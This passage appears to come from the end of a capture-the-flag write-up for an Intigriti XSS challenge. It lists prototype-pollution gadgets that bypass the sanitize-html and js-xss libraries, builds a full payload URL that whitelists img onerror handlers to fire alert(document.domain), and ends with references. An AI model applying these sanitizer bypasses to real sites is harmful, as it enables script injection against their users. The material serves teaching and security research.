sanitize-html	?__proto__[innerText]=<script>alert(1)</script>	Bypass
js-xss	?__proto__[whiteList][img][0]=onerror &__proto__[whiteList][img][1]=src	Bypass

So lets craft a payload and whitelist our image tags (already done in the github payload)

```
?pages[__proto__]
[5]=%3Cimg%20src%3dx%20onerror%3dalert(document.domain)%3E&page=5&__proto__[w
hiteList][img][0]=onerror&__proto__[whiteList][img][1]=src
```


So basically we just whitelisted our XSS payload using img tags and now XSS triggers!




PoC || GTFO

URL - [https://challenge-0522.intigriti.io/challenge/challenge.html?pages[__proto__][5]=%3Cimg%20src%3dx%20onerror%3dalert(document.domain)%3E&page=5&__proto__[whiteList][img][0]=onerror&__proto__[whiteList][img][1]=src](https://challenge-0522.intigriti.io/challenge/challenge.html?pages[__proto__][5]=%3Cimg%20src%3dx%20onerror%3dalert(document.domain)%3E&page=5&__proto__[whiteList][img][0]=onerror&__proto__[whiteList][img][1]=src)

Firefox:



Chrome



References

https://developer.mozilla.org/en-US/docs/Learn/JavaScript/Objects/Basics

https://developer.mozilla.org/en-US/docs/Learn/JavaScript/Objects/Object_prototypes

https://book.hacktricks.xyz/pentesting-web/deserialization/nodejs-proto-prototype-pollution

https://raw.githubusercontent.com/HoLyVieR/prototype-pollution-nsec18/master/paper/JavaScript_prototype_pollution_attack_in_NodeJS.pdf

https://blog.0daylabs.com/2019/02/15/prototype-pollution-javascript/

http://www.mollypages.org/tutorials/js.mp

https://i.imgur.com/lkxPv.png

https://i.stack.imgur.com/KFzI3.png

https://github.com/BlackFan/client-side-prototype-pollution/blob/master/pp/jquery-query-object.md

https://stackoverflow.com/questions/27434357/scope-chain-look-up-vs-prototype-look-up-which-is-when